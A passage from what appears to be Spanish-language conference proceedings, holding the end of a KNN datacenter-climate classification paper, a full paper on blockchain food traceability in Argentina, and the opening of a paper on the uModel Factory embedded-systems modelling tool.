En base a las experiencias realizadas, se pudo observar que en la primera, la cual consiste en tomar dos grupos de valores, el score es de 0,975 tomando un K = 8, mientras que, para el caso de tomar tres grupos de muestras, el score es de 0,837 tomando un K = 22 y para la última experiencia el score es de 0,69 con valor de K = 15. Esto demuestra que separar los datos en una mayor cantidad de grupos deviene en una menor puntuación (score) del algoritmo. Una posible explicación se puede dar desde el punto de vista de la cercanía que tienen los valores que componen a los grupos, con respecto a la nueva muestra, es decir, en el caso de haber menos grupos, los valores pertenecientes a estos que se encuentren cercanos a la nueva muestra pueden ser de uno u otro grupo.

Por otro lado, también es posible ver que al aumentar la cantidad de grupos, los datos comienzan a tener similitud entre sí (Fig.12), lo cual conduce a pensar que con solo dos parámetros (temperatura y humedad) no resulta suficiente para clasificar una clase de otra, es decir, resulta necesario agregar una o más variables. En el algoritmo de KNN utilizado, esto se puede lograr agregando una variable más de forma que el plano mostrado en las distintas figuras de humedad-temperatura, se transforme en un volumen. Esta variable a sumar puede ser la presión del ambiente, con lo cual el conjunto de datos quedaría conformado por un volumen cuyas tres dimensiones sean: presión-temperatura-humedad. De esta manera, agregando otra dimensión a los datos se obtendrá una mayor diferencia entre los **K** vecinos lo cual deviene en una mejora en cuanto a la puntuación (Fig.14). En otras palabras, cuanto mayor sea el número de variables que caractericen a los datos, el algoritmo de KNN obtiene mejores resultados [10].

De todo esto, se puede concluir que, para el caso del presente trabajo donde se pretende buscar cuál es la mejor división de los grupos que permita obtener la máxima puntuación del algoritmo con dos dimensiones (temperatura y humedad), resulta útil entonces separar al conjunto de datos en dos grupos. Esto permitirá que, al agregar ventilación al Datacenter, se pueda conocer en qué períodos de meses conviene que la misma aumente.

Teniendo como base este análisis de clasificación, resulta importante como trabajo a futuro, poder integrar un sistema de ventilación que se active según la distribución de los datos separados en dos grupos. Esto permitirá obtener dos cosas: por un lado, disminuir la temperatura del ambiente y, por otro, tener un nuevo conjunto de datos que resulte interesante para analizar y aplicar este algoritmo. Todo esto facilitará generar una dinámica en el estudio de los datos para automatizar la ventilación.

En este trabajo se analizó el algoritmo de KNN que es una técnica de aprendizaje supervisado. Por otro lado, existen algoritmos de clustering con técnicas de aprendizaje no supervisado, como por ejemplo, el algoritmo K-Means, el cual puede agrupar datos similares en base a las características o propiedades que poseen. Resulta interesante, para futuros trabajos, analizar el dataset utilizado bajo la aplicación de este algoritmo. De esta manera, se podrán encontrar diferentes formas de agrupar los datos, en vez de agrupar por meses como se hizo en este trabajo.

Agradecimientos

Este Trabajo se realizó en base al Proyecto de Investigación PROAPI 2017, desde la Carrera de Ingeniería Informática de la Universidad Nacional de Avellaneda (UNDAV), bajo el título de “Mantenimiento de parámetros del ambiente del Laboratorio de Redes y Sistemas de Computación mediante protocolos de IoT”. El Datacenter bajo estudio representa al Laboratorio de Redes de la Carrera Ingeniería Informática de la UNDAV.

Referencias

[1] Abhinav Rathor., Manasi Gyanchandani.: A Review at Machine Learning Algorithms Targeting Big Data Challenges. 2017. ISBN: 978-1-5386-2361-9

[2] Jeff Dyck.: Machine Learning for Engineering. Solido Design Automation. 2018. 978-1-5090-0602-1

[3] Truúcă, M., Soran, A., "The benefits of data center temperature monitoring", Datacenter Department. 2015 INCDTIM. ISBN: 978-6-0673-7040-9

[4] Truúcă, M., Soran, A., Abrudean, M., "Environmental Parameters Control in Datacenter", Datacenter Department. INCDTIM. 2014. ISBN: 978-1-4799-3732-5

[5] Gil Costa, V., Errecalde, Marcelo., Taranilla, María Teresa., "Un Modelo de Detección de Anomalías en una LAN usando K-NN y Técnicas de Computación de Alto Desempeño". 2017. Universidad Nacional de San Luis. VI Workshop de Agentes y Sistemas Inteligentes

[6] Barrionuevo, M., Lopresti, Mariela., Miranda, Natalia., Piccoli, Fabiana., "Learning to detect spam messages", LIDIC. Universidad Nacional de San Luis. XXIII Congreso Argentino de Ciencias de la Computación. 2005. ISBN: 978-950-34-1539-9

[7] Yevhenii Udovychenko, A., Chaikovsky, I., “Ischemic Heart Disease Recognition by k-NN Classification of Current Density Distribution Maps”. Physical and Biomedical Electronics Department National Technical University of Ukraine. 2015 IEEE 35th International Conference on Electronics and Nanotechnology. ISBN: 978-1-4673-6534-5

[8] Eyupoglu, C., "Implementation of Color Face Recognition Using PCA and k-NN Classifier", Department of Computer Engineering Istanbul Commerce University. 2016. ISBN: 978-1-5090-0445-4

[9] Lantz, Brett, "Machine Learning with R", Second Edition. 2015. Packt Publishing. ISBN: 978-1-78439-390-8.

[10] Trunk, G., "A Problem of Dimensionality: A Simple Example", IEEE TRANSACTIONS ON PATTERN ANALYSIS AND MACHINE INTELLIGENCE, 1979. ISSN: 1939-3539

[11] Saha, S., Majumdar, A., "Data Centre Temperature Monitoring with ESP8266 Based Wireless Sensor Network and Cloud Based Dashboard with Real Time Alert System", Dept. of Electronics and Communication Engineering, RCC Institute of Information., Former Head of State e-Governance Mission Team (SeMT), Tripura National Institute for Smart Government (NISG), India. ISBN: 978-1-5090-4724-6

Aplicación de tecnología blockchain en trazabilidad de alimentos: casos de estudio y limitaciones para su implementación local.

Guillermo A. Chinni
Facultad de Ingeniería, Universidad del Salvador
Ruta Panamericana Acceso Norte Km.54.5, Pilar, Buenos Aires, Argentina
Email: chinni.guillermoandres@usal.edu.ar

Abstract

Production and industrialization of food and beverages entails fulfillment of increasingly stricter regulations and requirements, therefore the main issue in traceability are related with implementing security and quality standards in the production and commercial lines.

The other problem is the governance for generating and maintaining traceability and quality projects with blockchain technology.

The development of human resources and the agreements among the actors in a agri-food chain constitute the main challenges in the application of blockchain technology in projects for traceability and quality.

Keywords: blockchain, traceability with blockchain , food traceability, food traceability with blockchain.

1. Introducción

La tecnología blockchain (cadena de bloques) permite implementar sistemas integrados de transacciones transparentes, seguras, descentralizadas, con mecanismos de incentivos para los usuarios.

En este trabajo se plantea el uso de tecnología blockchain para abordar problemáticas de trazabilidad y comercialización en la industria alimenticia local. Para ello se realizaron estudios de casos vinculados con la tecnología blockchain y la trazabilidad en alimentos.

En la bibliografía especializada se hallaron antecedentes y casos de aplicación en tecnología blockchain que podrían resolver problemáticas de trazabilidad y seguridad de los datos. Del análisis de la bibliografía internacional, así como de los relevamientos realizados localmente, se pudieron establecer aplicaciones y soluciones que han comenzado a emplear blockchain.

La industria alimenticia en la Argentina se ha caracterizado por su potencial productivo y exportador. Las cadenas productivas se conforman de sectores diversos, no siempre integrados, en los cuales la producción primaria, el procesamiento y la comercialización se desarrolla en forma independiente en cuanto a su organización y gestión.

2. Descripción del problema

La producción y comercialización de alimentos en la Argentina tienen el desafío de avanzar en acciones que posibiliten agregado de valor por medio del desarrollo, el marketing, la calidad y la seguridad. Lograr el abastecimiento continuo y seguro de alimentos es el principal desafío que presenta la industria agroalimentaria en la Argentina, tanto para sus canales internos de consumo, así como para los de exportación.

La producción e industrialización de alimentos y bebidas requiere el cumplimiento de normativas y requisitos cada vez más exigentes, con lo cual las principales problemáticas en trazabilidad se asocian con lograr implementar estándares de seguridad y calidad en las cadenas productivas y comerciales.

La Administración Nacional de Medicamentos, Alimentos y Tecnología Médica (ANMAT) difunde periódicamente noticias de alertas en alimentos [1]. Estas alertas incluyen información sobre los alimentos afectados y la necesidad de retiro del canal comercial, lo cual puede ocasionar riesgos en la salud públicas y pérdidas para los productores y comerciantes. Entre agosto de 2018 y agosto de 2019 se detectaron catorce alertas por parte de la ANMAT, con casos altamentes riesgosos, como la aparición de botulismo. Otros alertas se relacionaron con diversas causas, como ser: fechas de vencimiento adulteradas y poco legibles; registros de

establecimientos elaboradores inexistentes; hallazgo de la bacteria Listeria monocytogenes en productos congelados; productos libres de gluten mal rotulados y mal etiquetados con niveles de gliadinas superiores al límite máximo establecido en el artículo 1383 del Código Alimentario Argentino (se trata de una glucoproteína presente en el trigo y otros cereales); conservas que no contenían información obligatoria de acuerdo a la normativa vigente; y un caso especial ha sido el uso de información falsa difundida en redes sociales sobre productos de una marca de alimentos supuestamente contaminados con la bacteria Salmonella.

La industria de los vinos y bebidas espirituosas, reguladas en la Argentina por el Instituto Nacional de Vitivinicultura [2], presenta los mismos desafíos planteados anteriormente en cuanto a lograr procesos seguros y confiables que mantengan los estándares nacionales e internacionales y eviten la comercialización de productos no genuinos o adulterados.

La otra problemática asociada fue la viabilidad o posibilidad concreta de generar y mantener proyectos con tecnología blockchain, tomando como caso la industria alimenticia y de bebidas de la Argentina, para lo cual se incluyeron preguntas claves a los referentes de proyectos y se procuró acceder a las aplicaciones o proyectos iniciados a los fines de poder evaluar la viabilidad de las soluciones aplicadas con blockchain.

3. Metodología

3.1. Indagación en bibliografía internacional

El diseño de este trabajo se basó en búsquedas bibliográficas, así como en el estudio de casos sobre aplicaciones de blockchain en trazabilidad de alimentos. Se detectaron casos (nuevos proyectos) por medio de búsquedas temáticas y consultas a empresas e instituciones del país. La búsquedas bibliográficas y de nuevos proyectos con soluciones en trazabilidad blockchain para alimentos se realizaron por medio de buscadores académicos, como es el caso de la plataforma del Ministerio De Ciencia, Tecnología E Innovación Productiva (MINCYT) [3] , Google Académico [4], así como de Google Argentina [5]. La plataforma del Ministerio De Ciencia, Tecnología E Innovación Productiva (MINCYT), la cual indexa contenidos en los principales catálogos de publicaciones científicas, para lo cual se ha hecho especial énfasis en aquellas publicadas desde 2016 en adelante; no obstante, se encontraron algunos trabajos previos también. La Biblioteca Electrónica de Ciencia y Tecnología tiene acceso desde instituciones habilitadas a través de Internet al texto completo de revistas científico-técnicas, libros, conferencias y congresos, así como a bases de datos referenciales de gran valor para la comunidad científica [3].

Las palabras claves empleadas en las búsquedas fueron: blockchain (cadena de bloques), trazabilidad con blockchain (blockchain traceability), trazabilidad en alimentos (food traceability), trazabilidad en alimentos con blockchain (food traceability with blockchain).

Los resultados obtenidos se clasificaron temáticamente con el propósito de establecer claramente las problemáticas de trazabilidad y soluciones generadas en proyectos blockchain.

3.2 Entrevistas y sondeos

Como diseño complementario se buscaron casos testigo sobre aplicaciones de tecnología blockchain en trazabilidad de alimentos en empresas medianas y grandes empresas, instituciones, así como en desarrolladoras de tecnología. A partir de los mismos se realizaron entrevistas y sondeos por medios electrónicos a referentes de proyectos. Los sondeos se organizaron en preguntas predefinidas y dirigidas a referentes de nuevos proyectos en los cuales se desarrollaron soluciones con tecnología blockchain. Los referentes fueron previamente detectados en las búsquedas bibliográficas e institucionales.

Las preguntas fueron respondidas por referentes de empresas tecnológicas y desarrolladores de aplicaciones específicas vinculadas con trazabilidad, blockchain y alimentos. Las preguntas de referencia fueron las siguientes:

- ¿Qué problemáticas tiene actualmente en su organización o con sus clientes que quizás puedan resolverse con blockchain?
- ¿Realiza investigación y/o desarrollo en su empresa para lograr soluciones basadas en tecnología blockchain?
- ¿Posee proyectos en su organización que utilicen Blockchain en la Argentina?
- Si fuera así, ¿a qué aplicaciones se orientan?
- ¿Qué resultados se obtuvieron con esas aplicaciones?

- ¿Qué barreras encuentra actualmente para la aplicación de Blockchain en la Argentina?
- ¿Considera que hay limitaciones en cuanto a personal capacitado para desarrollar y adoptar tecnología blockchain en la Argentina?

Las respuestas fueron agrupadas en dos grupos. El primer grupo estuvo orientado a la originación conceptual, mientras que el segundo grupo a la posibilidad de implementación.

La indagación bibliográfica y los casos detectados permitieron desarrollar los siguientes contenidos:

- Fundamentos de la tecnología blockchain.
- Trazabilidad en alimentos.
- Antecedentes y casos de aplicación.
- Arquitecturas de los sistemas blockchain.
- Resultados y discusión.
- Selección de la arquitectura blockchain.
- Aplicación local de blockchain en trazabilidad de alimentos.

4. Trazabilidad en alimentos con blockchain

4.1. Fundamentos de la tecnología blockchain

La tecnología blockchain o de cadena de bloques se presenta como un avance disruptivo en el ámbito internacional, principalmente en la generación de transacciones monetarias y contractuales, como es el caso de Bitcoin [6], Ethereum [7] y Litecoin [8]. Las criptomonedas o plataformas de blockchain poseen una base de datos que es distribuida abiertamente y en la cual las cadenas de bloques son diseñadas para evitar su modificación luego de la publicación de un dato o transacción específica. En su versión original, esta tecnología es adecuada para almacenar en forma creciente datos ordenados en el tiempo, sin posibilidad de modificación ni de revisión posterior. El sellado de datos ocurre en un momento y tiempo específico al ser enlazando a un bloque anterior [9].

Blockchain se basa en el desarrollo de la criptografía. Mediante dos niveles de claves de acceso el sistema se autorregula. Una clave de tipo pública y otra clave privada. Las claves públicas nunca están ligadas a una identidad real. Las transacciones, aunque rastreables, están habilitadas sin revelar su identidad. Las claves públicas son direcciones generadas de forma criptográfica y almacenadas en la cadena de bloques. Para el caso del Bitcoin, por ejemplo, cada moneda está asociada a una dirección, y una transacción en la cripto-economía es simplemente un intercambio de monedas de una dirección a otra. El almacenamiento de datos se obtiene mediante la replicación de la información de la cadena de bloques. La transmisión de datos es posible mediante redes P2P (peer-to-peer). La confirmación final de datos se genera por medio de un proceso de consenso entre los nodos participantes. La validación entre participantes es un proceso abierto, competitivo y transparente, donde se emplea un algoritmo de prueba [10] (citado en [9]).

4.2. Trazabilidad en alimentos

En la Argentina la trazabilidad no está instrumentada de igual manera en los diversos rubros. Se aplica principalmente en medicamentos, productos médicos, vinos, bebidas espirituosas, traslado de especies de material de propagación, micropropagación y/o multiplicación vegetal y traslado de animales. Estos programas de trazabilidad se llevan a cabo por medio de instituciones gubernamentales, como ser: Sistema Nacional de Trazabilidad de Medicamentos (ANMAT) [1] ; códigos de control instruido (Instituto Nacional de Vitivinicultura) [2] o documentos electrónicos de tránsito vegetal y animal del Servicio Nacional de Sanidad y Calidad Agroalimentaria (SENASA) [11].

Los sistemas de trazabilidad en alimentos y medicamentos tienen por objetivo identificar en forma individual y unívoca cada unidad producida, controlar los productos, erradicar la circulación de aquellos que sean ilegítimos, conocer y controlar de manera eficiente y en tiempo real el recorrido de cada producto, optimizar los procesos de distribución, dificultar el acceso de productos ilegítimos al mercado y garantizar disposición de manera segura [12].

4.3. Antecedentes y casos de aplicación

Blockchain fue inicialmente desarrollado como un mecanismo para registrar transacciones financieras utilizando la criptomoneda Bitcoin; la tecnología blockchain también ha generado un gran interés en otros sectores [13-14] (citados en [15 y 9]).

En mercados internacionales se han desarrollado proyectos que aplican tecnología blockchain en trazabilidad de alimentos y bebidas, como son los casos de la agencia de normas alimentarias del Reino Unido,

FSA [16] y los sistemas de trazabilidad de Walmart e IBM para las cadenas de valor de la carne de cerdo en China, así como de mango para Estados Unidos [17]. También se pueden mencionar las iniciativas de Unilever para comercio justo, certificación orgánica y publicidad, donde Blockchain podría proporcionar una visibilidad completa del ciclo de vida de un producto desde el origen hasta incluir la logística y las góndolas [18].

En la Argentina se detectaron tres casos testigos que propone emplear tecnología blockchain en alimentos: Agree Market, LivestockID y Openvino.

Agree Market de Argentina propone utilizar blockchain para contratos o confirmaciones de negocio y mantener el historial de negociación, de tal manera de certificar que lo transaccionado en la plataforma no fue manipulado o modificado. La empresa desarrolló una plataforma online para hacer más eficiente la comercialización de commodities agrícolas. Cuenta con dos productos: uno para el mercado global y el otro para los mercados domésticos. A través de la plataforma se pueden comercializar commodities agrícolas como maíz, trigo, girasol, soja, subproductos y especialidades. Se aplica tecnología blockchain para asegurar la integridad e inmutabilidad de los documentos generados [19].

LivestockID desarrolla trazabilidad digital en la cadena comercial ganadera y cárnica. Este proyecto se encuentra realizándose y tiene una alianza estratégica con Metacube, empresa de software con base en Jaipur (India). Cuenta con equipos de ingeniería extendida offshore en entorno colaborativo, contribuyendo con arquitectura, diseño, control de calidad, pruebas, documentación y asistencia al cliente [20].

Openvino es otro proyecto iniciado recientemente con el objetivo de crear la primera criptomoneda transparente, de fuente abierta. Esta propuesta pretende emplear tecnología blockchain para obtener información en tiempo real sobre la vid e implementar certificación orgánica de vinos [21].

En el plano internacional, la agencia FSA de normas alimentarias del Reino Unido realizó en 2018 una prueba piloto utilizando tecnología blockchain en un frigorífico de carne vacuna. Fue la primera vez que se utilizó blockchain como herramienta reguladora para garantizar el estandares en el sector alimentario.

El otro caso internacionales detectado ha sido el de trazabilidad entre Walmart e IBM para carne porcina y mango. La tecnología blockchain de IBM se basó en Hyperledger Fabric; de esta manera Walmart pudo realizar dos pruebas pilotos con blockchain: una con carne de cerdo en China y otra de mangos en Estados Unidos [17]. La solución planteada redujo el tiempo de rastreo del mango de una semana a pocos segundos y promovió una mayor transparencia en toda la cadena de suministro de alimentos en los supermercados [22] (citado en [17]).

Hyperledger Fabric, patrocinada por la fundación Linux, es un sistema de datos distribuido tipo DLT (*Distributed Ledger Technology*), el cual permite generar permisos a nivel empresarial para desarrollar soluciones y aplicaciones. Su diseño modular versátil satisface una amplia gama de usos basado en el consenso, el cual permite escalar proyectos pilotos preservando la privacidad de los usuarios [23].

5. Resultados y Discusión

A los fines de implementar en la Argentina sistemas de trazabilidad en alimentos se ha establecido la arquitectura más conveniente posible de ser implementada con blockchain, así como el formato adecuado para un proyecto de este tipo respeto a qué actores pueden intervenir.

Las respuestas obtenidas en los sondeos realizados se agruparon en contenidos principales.

5.1. Selección de la arquitectura blockchain

El caso de la agencia de normas alimentarias del Reino Unido, FSA, plantean encadenar bloques de información utilizando firma cifrada para de esta manera utilizar las cadenas de bloques como un libro mayor, el cual puede ser compartido y verificado por cualquier persona con el permiso apropiado. En este proyecto, tanto la FSA como el frigorífico tuvieron permisos para acceder a los datos con el beneficio de una mayor transparencia en toda la cadena de suministro de alimentos. La FSA planea además nuevos proyectos pilotos para que los agricultores puedan acceder a datos sobre animales de sus granjas y también prevé replicar en otras plantas frigoríficas la experiencia a los fines de asegurarse que todos los integrantes de una cadena productiva obtengan el beneficio de transparencia en la información. Se propone de esta manera el uso de la tecnología blockchain para mejorar el modelo actual de información, el cual se limita a la recopilación y

comunicación posterior de los resultados en las inspecciones de los establecimientos.

El proyecto de trazabilidad de la agencia FSA se ha organizado a partir de grupos afines con intereses y problemáticas similares, en los cuales los actores participaron en forma colaborativa para generar un libro mayor distribuido (*DLT, Distributed Ledger Technology*) para facilitar el cumplimiento normativo en los rubros alimenticios.

Los casos analizados utilizaron una arquitectura de los sistemas blockchain de tipo privada. Las ventajas de este sistema privado es que, en comparación con el blockchain público, como es el caso del Bitcoin, es mucho más rápido y barato debido a que no se requiere gastar enormes cantidades de energía, tiempo y dinero para hacer correr el sistema y lograr operaciones validadas y seguras [9].

En una arquitectura de tipo blockchain privada el propietario o generador del sistema puede ser una entidad individual, institución o empresa con algún grado de control sobre el sistema para restringir el acceso, determinar condiciones de ingreso y registro, eventualmente también puede editar información, con limitada descentralización, pero con seguridad criptográfica en las transacciones. [9].

5.2. Aplicación local de blockchain en alimentos

Los resultados de las encuestas y los relevamientos de proyectos locales de blockchain en trazabilidad de alimentos fueron organizados en dos grupos de respuestas. El primer grupo (I) de respuestas estuvo orientado a la posibilidad de originar conceptos, mientras que segundo (II) a su posibilidad concreta de implementación y crecimiento del proyecto.

Grupo I

Tabla 1. Problemáticas que podrían resolverse con blockchain

Trazabilidad en alimentos y bebidas.
Certificación de producción orgánica .
Certificación de exportaciones.
Certificados sanitarios.
Habilitaciones, matriculaciones (veracidad y vigencia).
Contratos internacionales.
Trazabilidad en vinos empleando espectroscopia Raman.
Diferenciación de la organización respecto de otras.

Tabla 2. Áreas en las cuales se iniciaron proyectos con Blockchain y trazabilidad

Trazabilidad en vinos.
Comercialización agropecuaria.
Logistica internacional.
Procesos gubernamentales para emitir certificados sanitarios en exportación, trazabilidad en alimentos para comprobar origen y calidad.

Tabla 3. Tipo de Investigación o desarrollo local realizado

Proyectos académicos o conceptuales.
Proyectos propios en etapa de lanzamiento.
Gestión proyectos de reciente lanzamiento gestionado con terceros.

Grupo II

Tabla 4. Resultados obtenidos en los proyectos con blockchain.

Experiencia piloto.
No se pudo implementar todavía.
En desarrollo.

Tabla 5. Consideraciones y limitaciones actuales para emplear blockchain en la Argentina.

Es limitante la falta de personal capacitado para desarrollar y adoptar tecnología blockchain.
No se consideran limitantes los aspectos legales ni los recursos económicos.
La generación de acuerdos entre los actores involucrados puede ser lenta y compleja.

Los resultados mencionados anteriormente determinan que se ha avanzado localmente en la configuración de conceptos o prototipos para resolver problemáticas en trazabilidad y calidad alimentaria; sin embargo, surgieron limitaciones de tipo organizacional, principalmente de acuerdos entre actores de una cadena productiva, así como de disponibilidad de personal capacitado para implementar y mantener sistemas basados en blockchain.

En la Argentina podrían desarrollarse soluciones en trazabilidad con blockchain mediante la generación de proyectos pilotos en instituciones como el ANMAT, SENASA e Instituto Nacional de Vitivinicultura, entre otras, como ha ocurrido en instituciones o entes de

similar acción en otros países o regiones, como el caso del FSA.

En tales proyectos resultará conveniente implementar arquitecturas de blockchain privada donde los datos se almacenen en un libro mayor o base de datos con la cual se pueda gestionar dicho proyecto, las transacciones sean rápidas, resulte posible configurar según las necesidades del ente de aplicación, los costos de transacciones resulten bajos y permita a los usuarios directos, como ser productores, elaboradores o cadena comercial, el incentivo de transparencia. Así mismo, para los consumidores posibilitará el acceso a alimentos con la correspondiente mejora en la percepción de seguridad y calidad.

La búsqueda de seguridad y eficiencia en los canales de comercialización independientes o privados de alimentos, resultaría posible con la implementación de soluciones basadas en Hyperledger Fabric, reduciendo así el tiempo de procesamiento y obtención de resultados, favoreciendo la seguridad alimentaria y minimizando los desperdicios o descartes de alimentos.

6. Conclusiones

Los proyectos de trazabilidad en alimentos con blockchain mencionados en la bibliografía internacional demuestran que resulta posible resolver problemáticas propias de la industria alimenticia para lograr abastecimiento continuo y seguro de alimentos.

En la Argentina se ha iniciado un proceso reciente de generación conceptual y de prototipos que buscan emplear blockchain para dar soluciones de trazabilidad y calidad en alimentos; sin embargo, no resulta posible implementar o escalar muchos de estos proyectos debido a la imposibilidad de desarrollar o adoptar software a base de blockchain, ni tampoco de originar las interfases necesarias para su implementación y continuidad en la fase de producción. En los sondeos realizados a especialistas y referentes mencionaron la falta de personal capacitado para desarrollar y adoptar tecnología blockchain ha resultado ser la principal limitante en sus proyectos. No han resultado limitantes los aspectos legales ni los recursos económicos. Sin embargo, la imposibilidad de originar redes de acuerdos tecnológicos y de consensos en un lapso de tiempo adecuado podría ser otro aspecto limitante en la adopción de la tecnología blockchain en la Argentina.

El desarrollo de recursos humanos y los acuerdos entre los actores de una cadena agroalimentaria constituyen los principales desafíos en la aplicación de tecnología blockchain en proyectos de trazabilidad y calidad agroalimentaria.

7. Agradecimientos

El autor agradece a las siguientes personas por su colaboración: Roberto R. Rodríguez, Nadia J. Peretti, Jorge R. Chinni, Gervasio Barraco Mármol y María Elena Munaro.

8. Referencias

[1] Administración Nacional de Medicamentos, Alimentos y Tecnología Médica, ANMAT. https://www.argentina.gob.ar/node/97159/noticias?nodo=97159

[2] Instituto Nacional de Vitivinicultura. https://www.argentina.gob.ar/inv

[3] Biblioteca Electrónica de Ciencia y Tecnología. http://www.biblioteca.mincyt.gob.ar/. Consulta 1/3/2018 al 31/7/2019.

[4] Google Académico. https://scholar.google.es. Consulta 1/3/2018 al 31/7/2019.

[5] Google Argentina. https://www.google.com.ar/. Consulta 1/3/2018 al 31/7/2019.

[6] Plataforma Bitcoin. https://bitcoin.org. 10/3/2019.

[7] Plataforma Ethereum. https://www.ethereum.org. 10/3/2019.

[8] Plataforma Litecoin. https://litecoin.org. 10/3/2019.

[9] Chinni, G., Aplicación de tecnología blockchain como incentivo para la adopción y gestión de energías renovables en la Argentina. *6to Congreso Nacional de Ingeniería Informática/Sistemas de Información (CONAIISI)* -2018. Mar del Plata, Buenos Aires, Argentina. ISSN 2347-0372on-line: https://www.conaiisi2018mdp.org/memorias/memorias.html#

[10] Nakamoto, S., Bitcoin: a peer-to-peer electronic cash system. 2008. URL. https://bitcoin.org/bitcoin.pdf. Acceso: febrero 2018.

[11] Servicio Nacional de Sanidad y Calidad Agroalimentaria (SENASA). https://www.argentina.gob.ar/solicitar-documento-de-transito-vegetal-electronico-dtv-e. Acceso: Junio 2019.

[12] Sistema nacional de trazabilidad de medicamentos. https://www.argentina.gob.ar/sistema-nacional-de-trazabilidad/

https://www.argentina.gob.ar/sistema-nacional-de-trazabilidad/sistema-nacional-de-trazabilidad-de-medicamentos

Acceso Junio 2019.

[13] The Promise of the Blockchain: The Trust Machine, ECONOMIST (Oct. 31, 2015) https://perma.cc/3S4W-E6EU

[14] Blockchain – an opportunity for energy producers and consumers?, PWC, GLOBAL POWER & UTIL. (2016). https://perma.cc/S5JMGJXK

[15] Townsend, K., "Blockchain Technology Impact on Energy Market Transformation: Secured Distributed Energy Transactions in the Cloud", 1 GEO. L. TECH. REV. 469 (2017). https://perma.cc/78RH-8R6N

[16] U.K. Food Standards Agency, FSA. https://www.food.gov.uk/news-alerts/news/fsa-trials-first-use-of-blockchain. Acceso julio 2019.

[17] Kamath, R., *Food Traceability on Blockchain: Walmart's Pork and Mango Pilots with IBM (2018)*. The Journal of the British Blockchain Association. 1. 1-12. 10.31585/jbba-1-1-(10)2018.

[18] Unilever. https://www.unilever.com/news/news-and-features/Feature-article/2019/explainer-what-is-blockchain-whose-using-it-and-why.html

[19] Agreemarket. https://www.agreemarket.com/fas-ar/. Acceso agosto 2019.

[20] Livestock.id. http://www.livestock.id/. Acceso agosto 2019.

[21] Openvino. http://www.openvino.org/. Acceso agosto 2019.

[22] Yiannas, F., Walmart's vice president of food safety, interviewed citado en Kamath, R., *Food Traceability on Blockchain: Walmart's Pork and Mango Pilots with IBM (2018)*. The Journal of the British Blockchain Association. 1. 1-12.

[23] Hyperledger. https://www.hyperledger.org/projects/fabric. Acceso agosto 2019.

Modelización, simulación y depuración de sistemas embebidos utilizando una interfaz gráfica basada en software libre

M. Giura, L. Sugezky, N. González, M. Trujillo, M. Prieto, J. Cruz, L. Francucci
Universidad Tecnológica Nacional –Facultad Regional Buenos Aires
mgiura@frba.utn.edu.ar

Resumen

El uso de modelos para describir el software en sistemas embebidos es una metodología cada vez más frecuente. El desarrollo de una herramienta de software libre que permita la creación de modelos, su simulación, su depuración en tiempo real y su representación en lenguaje C eligiendo diferentes estrategias de programación, resulta de gran interés para el ámbito académico y profesional. Su utilización en el contexto de la asignatura Informática II (UTN-FRBA) posibilita a los docentes contar con una nueva herramienta didáctica que facilita la aprehensión del conocimiento debido a su flexibilidad y potencialidad para modelar situaciones problemáticas reales y obtener así diferentes implementaciones de software como a su vez la documentación asociada al modelo. En este trabajo, se presentan las nuevas prestaciones incorporadas a la aplicación uModel Factory, desarrollada en el marco de un proyecto de investigación y desarrollo, que incluyen la depuración del modelo en tiempo real y diferido, la posibilidad de modelar máquinas de estado concurrentes y de generar código sobre un framework multi target (RKH), y la incorporación de ayuda contextual en modo estudiante/experto.

Introducción

Un modelo es una representación simplificada de un sistema que contempla las propiedades importantes del mismo desde un determinado punto de vista. Desde la perspectiva de la programación, se los utiliza para representar sistemas con un nivel de abstracción superior al de los lenguajes de programación, ya que ayudan a comprender el sistema a diseñar y favorecen el intercambio de ideas.

En la actualidad, el estándar UML (Unified Modeling Language) se ha convertido en una herramienta usual para programadores e ingenieros en sistemas de información. El uso principal de UML es el modelado de sistemas e incluye tanto el análisis como el diseño [1,2,3].

Punto de partida

Tomando como punto de partida el desarrollo inicial del software para PC uModel Factory[1] [4], el cual permitía la creación de un modelo de estados a través de su interfaz gráfica, como así también la generación automática de código C y su documentación asociada, se propuso desarrollar nuevas herramientas que permitan ampliar el espectro de funcionalidades de la aplicación.

La aplicación uModel Factory fue ideada y desarrollada por el mismo equipo de investigadores desde sus orígenes como multiplataforma, open source y de uso libre, y desde su primera versión contaba con un entorno integrado de desarrollo a nivel didáctico, que permitía el modelado gráfico de diagramas de estado y la simulación sobre el propio modelo para su posterior implementación en aplicaciones sobre sistemas embebidos.

Resulta interesante destacar que *uModel Factory* fue concebido bajo una perspectiva didáctica para la enseñanza de aplicaciones embebidas, y por ende su interfaz gráfica se focalizó desde un principio en priorizar la claridad de conceptos, facilitar el uso y potenciar el análisis de comportamiento, haciendo posible visualizar y simular con facilidad y rapidez una aplicación concreta. Es bien conocido que las herramientas de simulación cumplen un rol significativo en los procesos de enseñanza-aprendizaje. [5]

Asimismo, genera tres implementaciones diferentes del código que representa el modelo creado (switch-case, vector de punteros a función y código multiplataforma RKH, en lenguaje C), lo cual favorece la discusión y el análisis dentro del aula [6].

Desde una mirada constructivista [7] la promoción de situaciones de trabajo colectivas que fomenten la discusión, el análisis crítico y la evaluación de diferentes formas de resolver problemas facilitarán la aprehensión del conocimiento.

[1] http://www.electron.frba.utn.edu.ar/umodel_index.php

Como característica destacable, cabe señalar que uModel Factory mantiene sincronizado, en tiempo de desarrollo, modelo, código generado y documentación.

La sincronización señalada se produce a partir del diagrama de estados y transiciones que una vez concluido permite obtener el código C y la documentación pertinente basada en el motor doxygen. Si se requieren cambios, y mantener la sincronización, debe modificarse el diagrama para obtener el nuevo código C y su documentación asociada.

A modo de resumen, las características funcionales de la aplicación previo a las nuevas características presentadas en esta comunicación son:

- Generación de un diagrama de estado basado en estados simples.
- Generación de código C compatible con el modelo propuesto.
- Verificación formal del modelo.
- Simulación del modelo mediante eventos.
- Imposibilidad de modelar máquinas de estado concurrentes.
- Nula interacción con el hardware.

Este punto de partida nos permitió avanzar sobre las nuevas características propuestas para la aplicación.

Alcances y objetivos

Las nuevas herramientas incorporadas incluyen la posibilidad de modelar máquinas de estado concurrentes, su depuración, la generación de código específico para una variedad de familias de microcontroladores utilizando el framework RKH y la incorporación de ayuda contextual en modo estudiante/experto.

Depuración

Una funcionalidad poco implementada en las herramientas comerciales evaluadas es la incorporación de algún mecanismo de depuración en tiempo real que, desde el punto de vista pedagógico, consideramos vital pues es un fuerte integrador de varios conocimientos que subyacen en el trabajo con sistemas embebidos.

Al respecto, cabe decir que existen diferentes enfoques orientados a la depuración en sistemas embebidos [8, 9, 10], principalmente pueden clasificarse en intrusivos o no intrusivos. A su vez, podemos evaluar los mismos como de tiempo real o de tiempo diferido.

